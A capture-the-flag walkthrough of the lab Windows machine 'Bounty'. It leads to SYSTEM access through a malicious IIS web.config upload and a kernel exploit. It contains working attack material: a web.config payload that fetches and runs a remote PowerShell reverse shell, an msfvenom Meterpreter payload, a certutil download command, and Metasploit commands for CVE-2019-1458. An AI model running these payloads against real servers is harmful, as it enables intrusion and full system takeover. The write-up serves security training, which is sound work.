
Overview
Bounty is a Windows machine that demonstrates how weak upload filtering on an IIS web server can be bypassed with a malicious web.config, leading to remote code execution and eventual SYSTEM access through an unpatched Windows kernel vulnerability.
Attack Chain
- Enumerate the exposed IIS web service on port
80 - Discover
/uploadedfilesand/transfer.aspxthrough web fuzzing - Identify file upload functionality on
transfer.aspx - Fuzz allowed extensions with
ffuf - Upload a malicious
web.configfile to execute PowerShell - Load
Invoke-PowerShellTcp.ps1from the attacking machine - Catch a reverse shell as
merlin - Identify Windows Server 2008 build
7600 - Create a Meterpreter payload with
msfvenom - Use Metasploit
local_exploit_suggester - Exploit
cve_2019_1458_wizardopium - Gain a shell as
NT AUTHORITY\SYSTEM
Enumeration
Port Scanning
We start by defining the target and running a full TCP scan to identify the exposed services.
export IP=10.129.13.193; export NAME=BOUNTY; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v

Only one TCP port is open:
80
Findings
The attack surface is very small. Port 80 is running an IIS web server, so the next step is to enumerate the web application and look for hidden directories, upload functionality, or IIS-specific behaviour that can be abused.
Web Enumeration
Main Website

Browsing to the site shows a simple static page with a picture of a wizard.
With no obvious functionality on the main page, we fuzz the web root for hidden directories.

dirsearch -u http://$IP:$PORT -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-words.txt -t 100 -o ./scans/dirsearch_${NAME}_${PORT}_words.txt
The scan discovers /uploadedfiles.

Browsing directly to /uploadedfiles returns a 403 Forbidden response. This suggests that the directory exists, but directory listing is denied.
Discovering the Upload Form
Next, we fuzz for files rather than only directories.

dirsearch -u http://$IP:$PORT -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt -t 100 -o ./scans/dirsearch_${NAME}_${PORT}_files.txt -x 404

This identifies /transfer.aspx.
The /transfer.aspx page exposes upload functionality. Uploading an .aspx web shell fails with an Invalid File error, while a .jpg upload succeeds. This confirms that the application is filtering uploads by extension.
Foothold
Extension Fuzzing
To identify allowed extensions, we capture the upload request in Burp Suite and save it to a request file for ffuf. The filename or extension position in the request is replaced with the FUZZ keyword.

The saved request is then fuzzed with the Skipfish extension wordlist.

ffuf -request FUZZ_extension.req -request-proto http -c -ic -w /usr/share/seclists/Fuzzing/extensions-skipfish.fuzz.txt --replay-proxy http://127.0.0.1:8080 -fs 1115
The results show that certain extensions are accepted by the upload filter.
Abusing web.config
Since this is IIS, web.config is an interesting upload target. A malicious web.config can be used to modify handler behaviour and execute script content, similar in concept to abusing .htaccess on Apache.
The payload uses VBScript to execute PowerShell and load Invoke-PowerShellTcp.ps1 from our attacking machine.
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified" requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>
<%@ Language=VBScript %>
<%
  call Server.CreateObject("WSCRIPT.SHELL").Run("cmd.exe /c powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.14.17/Invoke-PowerShellTcp.ps1')")
%>
The PowerShell reverse shell script is pulled from Nishang.
https://raw.githubusercontent.com/samratashok/nishang/refs/heads/master/Shells/Invoke-PowerShellTcp.ps1
Because the script is loaded and executed in memory, we add the invocation command to the bottom of Invoke-PowerShellTcp.ps1.
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.17 -Port 443

Before triggering the payload, we start a listener and host the PowerShell script from our attacking machine.

rlwrap -cAr nc -lvnp 443
python3 -m http.server 80
The malicious web.config uploads successfully.

When the uploaded file is triggered, the target requests Invoke-PowerShellTcp.ps1 from our Python web server.

The listener catches a reverse shell as merlin.

The user flag can now be read.
type C:\Users\merlin\Desktop\user.txt
Privilege Escalation
System Enumeration
After gaining a shell, we start by checking the operating system version.
systeminfo
The host is running Windows Server 2008 with build 7600.

Checking the Windows build number confirms that this is a very old Windows version.

Because this target is outdated, local kernel privilege escalation is a strong possibility. For this path, we use Metasploit’s exploit suggester, but first we need a Meterpreter session.
Meterpreter Payload
Generate a 64-bit Meterpreter reverse TCP payload with msfvenom.
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.17 LPORT=4646 -f exe -o met4646.exe

In Metasploit, start a handler for the payload.
use multi/handler
set payload windows/x64/meterpreter_reverse_tcp
set lhost 10.10.14.17
set lport 4646
run
From the existing shell, transfer the payload with certutil and execute it.
cmd /c certutil.exe -urlcache -f http://10.10.14.17/met4646.exe .\met4646.exe
cmd /c c:\users\public\met4646.exe

Metasploit catches a Meterpreter session as merlin.
Exploit Suggester

With Meterpreter available, we run the local exploit suggester.
search exploit_suggest
use 0
set session 1
run

The wizard image on the default site is a useful hint here, as one of the suggested modules is exploit/windows/local/cve_2019_1458_wizardopium.

We select the exploit and configure the session and callback options.
use exploit/windows/local/cve_2019_1458_wizardopium
show options
set session 1
set lhost 10.10.14.17
set lport 9001
run
Running the module creates a new elevated session.

We switch to the new session and drop into a shell.
sessions -i 2
getuid
shell
The session is running as NT AUTHORITY\SYSTEM.

The root flag can now be read.
type C:\Users\Administrator\Desktop\root.txt
Key Takeaways
Bounty highlights how dangerous upload functionality can be when filtering relies only on blocked or allowed extensions. On IIS, a seemingly harmless web.config upload can change handler behaviour and lead to code execution. The privilege escalation also reinforces the importance of patching legacy Windows systems, where known local kernel exploits can quickly turn a low-privileged shell into SYSTEM access.